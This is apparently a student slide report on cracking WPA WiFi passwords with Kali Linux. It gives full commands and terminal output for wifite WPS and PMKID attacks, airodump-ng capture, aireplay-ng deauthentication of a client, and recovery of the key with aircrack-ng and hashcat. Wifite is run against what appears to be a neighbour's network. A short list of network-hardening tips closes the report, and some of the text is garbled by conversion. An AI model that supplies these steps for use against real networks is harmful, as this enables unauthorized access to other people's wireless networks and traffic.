


Unauthorized access to WIFI

Wessam Mohammad Al-khushman



Unauthorized access to **WIFI**: “Vistumbler”

Verifying the WLAN configuration

Detecting other wireless networks that might be interfering with a WLAN

Detecting unauthorized APs that might have been placed on a WLAN

```

(root@kali)~[/home/kali]
# wifite --wpa --kill

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: kill conflicting processes enabled
[+] option: targeting WPA-encrypted networks
[+] Using wlan0 already in monitor mode

NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
-----
1      Mr.Robot    1  WPA-P  73db  no
2      (74:22:BB:6C:0C:C5)  5  WPA-P  26db  no
3      Umniah-evo-Home-0CC1  5  WPA-P  23db  yes  1

[+] Select target(s) (1-3) separated by commas, dashes or all: 3

[+] (1/1) Starting attacks against 74:22:BB:6C:0C:C1 (Umniah-evo-Home-0CC1)
[+] Umniah-evo-Home-0CC1 (26db) WPS Pixie-Dust: [4m57s] Sending ID (Fails:1) ^C
[!] Interrupted

[+] 4 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)?
[+] Umniah-evo-Home-0CC1 (40db) WPS NULL PIN: [4m57s] Waiting for beacon ^C
[!] Interrupted

[+] 3 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)?
[+] Umniah-evo-Home-0CC1 (27db) WPS PIN Attack: [2s] (0.00%) Initializing ^C
[!] Interrupted


[+] 2 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)?
[+] Umniah-evo-Home-0CC1 (23db) PMKID CAPTURE: Waiting for PMKID (4m57s) ^C
[!] Interrupted

[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)?
[+] Umniah-evo-Home-0CC1 (32db) WPA Handshake capture: Discovered new client: B4:E1:EB:0F:53:
[+] Umniah-evo-Home-0CC1 (30db) WPA Handshake capture: Listening. (clients:1, deauth:1s, time
[!] WPA handshake capture FAILED: Timed out after 300 seconds
[+] Finished attacking 1 target(s), exiting

```

also offers attack features you can use to break insecure wireless networks

“Wifite”



The software is advertised as being more than just a wireless network detector. Kismet is also a sniffer and an intrusion detection system and can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic

“Kismet”

Types of Wireless Hacking

- ✓ Brute Force Attack.
- ✓ Dictionary Attack.


```
(root@kali)-[/home/kali]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

(root@kali)-[/home/kali]
# aironet-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
656 NetworkManager
1169286 wpa_supplicant

PHY      Interface      Driver      Chipset
phy6     wlan0              mt7601u     Ralink Technology, Corp. MT7601U
          (monitor mode enabled)

(root@kali)-[/home/kali]
# airodump-ng wlan0

CH  5 ][ Elapsed: 1 min ][ 2024-04-26 22:21

BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
74:22:BB:6C:0C:C5  -72    49        0    0   5  270  WPA2  CCMP   PSK   <length: 0>
D2:1B:E4:56:12:99  -26    77       381    0  12  180  WPA2  CCMP   PSK   Mr.Robot
74:22:BB:6C:0C:C1  -68    48        22    0   5  270  WPA2  CCMP   PSK   Umniah-evo-Home-0CC1

BSSID      STATION    PWR  Rate  Lost  Frames  Notes  Probes
D2:1B:E4:56:12:99  14:85:7F:65:C1:42  -20  24e-24e  274  381
74:22:BB:6C:0C:C1  D2:F2:DA:EA:7C:04  -80   0 - 1    0    2
74:22:BB:6C:0C:C1  AC:D5:64:02:26:63  -76   0 - 1e   0    6   Umniah-evo-Home-0CC1
74:22:BB:6C:0C:C1  2C:16:BD:9E:6E:2B  -1   24e- 0    0   18
74:22:BB:6C:0C:C1  72:FF:BE:44:DE:4D  -66  1e- 1   39   55
```

Dictionary Attack : With Aircrack-ng

- Enable monitor mode in adapter

Detecting the networks

Target Network
Monitor and get
handshake or
witing or with
aireplay-ng.

```
(root@kali)-[/home/kali]
# airodump-ng -c 12 --bssid D2:1B:E4:56:12:99 -w /home/kali/Desktop/wessam/scan wlan0
22:25:03 Created capture file "/home/kali/Desktop/wessam/scan-01.cap".
```

```
CH 12 ][ Elapsed: 1 min ][ 2024-04-26 22:26 ][ WPA handshake: D2:1B:E4:56:12:99
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D2:1B:E4:56:12:99	-28	7	594	905	17	12	180	WPA2	CCMP	PSK	Mr.Robot

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
D2:1B:E4:56:12:99	14:85:7F:65:C1:42	-20	24e- 6e	746	1127	EAPOL	

```
Quitting ...
```


Limitation
the device
to **replay**
connect to
speed the
process.

```
(root@kali)-[/home/kali]
# aireplay-ng -0 2 -a D2:1B:E4:56:12:99 -c 14:85:7F:65:C1:42 wlan0
22:26:04 Waiting for beacon frame (BSSID: D2:1B:E4:56:12:99) on channel 12
22:26:05 Sending 64 directed DeAuth (code 7). STMAC: [14:85:7F:65:C1:42] [ 2|64 ACKs]
22:26:06 Sending 64 directed DeAuth (code 7). STMAC: [14:85:7F:65:C1:42] [52|66 ACKs]
```

After get the handshake that stored in scan-01.cap we try broke the password by aircrack-ng.

```
(root@kali)-[/home/kali]
└─$ aircrack-ng -a2 -b D2:1B:E4:56:12:99 -w /home/kali/Desktop/wifipass/wifite.txt /home/kali/Desktop/wessam/scan-01.cap
Reading packets, please wait ...
Opening /home/kali/Desktop/wessam/scan-01.cap
Read 2524 packets.

1 potential targets
```

We got the
password



```
Places
  Computer
  kali
  Desktop
  Recent
  Downloads
  Music
  Pictures
  Videos
  Downloads
  File System
  Network

scan-01.cap scan-01.csv scan-01.kismet.csv scan-01.kismet.csv

Aircrack-ng 1.7
T[00:00:01] 2200/216721 keys tested (4066.30 k/s)
Time left: 52 seconds 1.02%
KEY FOUND! [ 12345678 ]

Master Key : 85 61 23 B8 76 D7 B8 32 E6 29 55 28 FB A4 14 00
E9 B2 B0 27 80 33 34 7F B0 4A DE F8 F1 FD 36 09

Device Transient Key : C7 5C 83 12 47 EB 78 A9 87 B2 1D 87 95 06 7B AC
93 DE DE 4A CA 2E 94 F5 FF 95 D5 1B BC 8A 98 3C
62 E8 43 A5 FC 99 C5 97 14 9E 57 DD 75 F3 D3 9F
58 8D 09 48 90 5A 52 8B FC 7E F0 01 A3 57 CB 60

BEAPOL HMAC : 41 5C 4F C3 5C F7 DD 2C 3D 71 7A F1 B4 C1 C3 3F

(root@kali)-[/home/kali]
#
```

Brute force attack: with **Aircrack-ng** and **Hashcat**

We use the scan01.cap file in the [previous experiment](#)

Use these in hashcat web site to **convert type to .hc22000**

Handshake extraction successful: [Download](#)

hcxpcapngtool 6.3.1 reading from 555414_1714160822.cap...

summary capture file

```
-----
file name.....: 555414_1714160822.cap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (GMT).....: 26.04.2024 21:34:33
timestamp maximum (GMT).....: 26.04.2024 21:35:08
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianness (capture system).....: little endian
packets inside.....: 2058
ESSID (total unique).....: 1
BEACON (total).....: 1
BEACON on 2.4 GHz channel (from IE_TAG)...: 12
ACTION (total).....: 7
PROBERESPONSE (total).....: 8
DEAUTHENTICATION (total).....: 512
AUTHENTICATION (total).....: 18
AUTHENTICATION (OPEN SYSTEM).....: 18
REASSOCIATIONREQUEST (total).....: 2
REASSOCIATIONREQUEST (PSK).....: 2
WPA encrypted.....: 448
EAPOL messages (total).....: 4
EAPOL RSN messages.....: 4
EAPOLTIME gap (measured maximum msec)....: 1
EAPOL ANONCE error corrections (NC).....: not detected
EAPOL M1 messages (total).....: 1
EAPOL M2 messages (total).....: 1
EAPOL M3 messages (total).....: 1
EAPOL M4 messages (total).....: 1
EAPOL M4 messages (zeroed NONCE).....: 1
EAPOL pairs (total).....: 2
EAPOL pairs (best).....: 1
EAPOL pairs written to 22000 hash file...: 1 (RC checked)
EAPOL M3E2 (authorized).....: 1
```

Information: limited dump file format detected!
This file format is a very basic format to save captured network data.
It is recommended to use PCAP Next Generation dump file format (or pcapng for short) instead.
The PCAP Next Generation dump file format is an attempt to overcome the limitations
of the currently widely used (but very limited) libpcap (cap, pcap) format.



**Upload and extract
a WPA / WPA2 handshake from a pcap capture file
to a modern hashcat compatible hash file**

PCAPNG, PCAP or CAP file: No file selected.

Please read this [forum post](#) for a short hashcat + WPA1/2 **tutorial**.

This site is using state of the art handshake extraction tool hcxpcapngtool from [hcxtools](#) for converting.
It is intended for users who dont want to struggle with compiling from sources.

Maximum size for upload is **20MB**.

ATTENTION! You need hashcat v6.0.0 or higher in order to work with hash-mode 22000.

For best results, **avoid** tools that strip or modify capture files, such as:

- airodump-ng (with filter options)
- besside-ng
- wpaclient
- old bettercap versions
- old pwnagotchi versions
- tshark (with filter options)
- wireshark (with filter options)

The online converter works exclusively with default settings. Any additional in-depth tuning exceeds the scope of this online service.

Then we use
hashcat tool for brut
force **WPA** attack

We got the password
😊

```
C:\Users\weesa\Downloads\New Downlods\hashcat-6.2.6>hashcat.exe -a 3 -m 22000 555414_1714160822.hc22000 ?d
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.3.101) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: NVIDIA GeForce MX330, 1920/2047 MB (511 MB allocatable), 3MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: Intel(R) Iris(R) Xe Graphics, 1536/3167 MB (791 MB allocatable), 96MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 607 MB

Driver temperature threshold met on GPU #1. Expect reduced performance.
Driver temperature threshold met on GPU #1. Expect reduced performance.
415c4fc35cf7dd2c3d717af1b4c1c33f:d21be4561299:14857f65c142:Mr.Robot:12345678
```


How to make a **secure** network

- sure wireless users are **authenticated** before being able to **access** any network **resources**.
- Consider using **anti-wardriving** software to make it more difficult for attackers to discover your **WLAN**

To make it more difficult

[wardrivers](#) to discover your [WLAN](#), you can use [airbase-ng](#), available on the Kali

- There are measures for preventing radio waves from leaving or entering a building so that wireless technology can be used only by people in the facility. One is using a certain type of paint on the walls, but this method isn't foolproof because some radio
- waves can leak out if the paint isn't applied correctly.
- Use a router to [011.ly](#) allow approved [MAC](#) addresses to access your 11.network. [Unfortunately](#), some exploits enable attackers to spoof authorized addresses, but this measure

makes exploits more difficult for typical attackers.

- Consider using an authentication server instead of relying on a wireless device to authenticate users. A RADIUS server that can refer all users to a server running Windows Server 2016 with Active Directory can be used to authenticate wireless users
- attempting to access network resources. This method can also prevent an intruder from sending or receiving HTTP, DHCP, SMTP, or any network packets over the network before being authenticated.

- implement password-based authentication by using the EAP standard using a firewall in front of the company's internal network that filters out traffic from unauthorized IP addresses
- Assign static IP addresses to wireless clients instead of using DHCP.
- Disable WPS, which removes the known WPS attacks vectors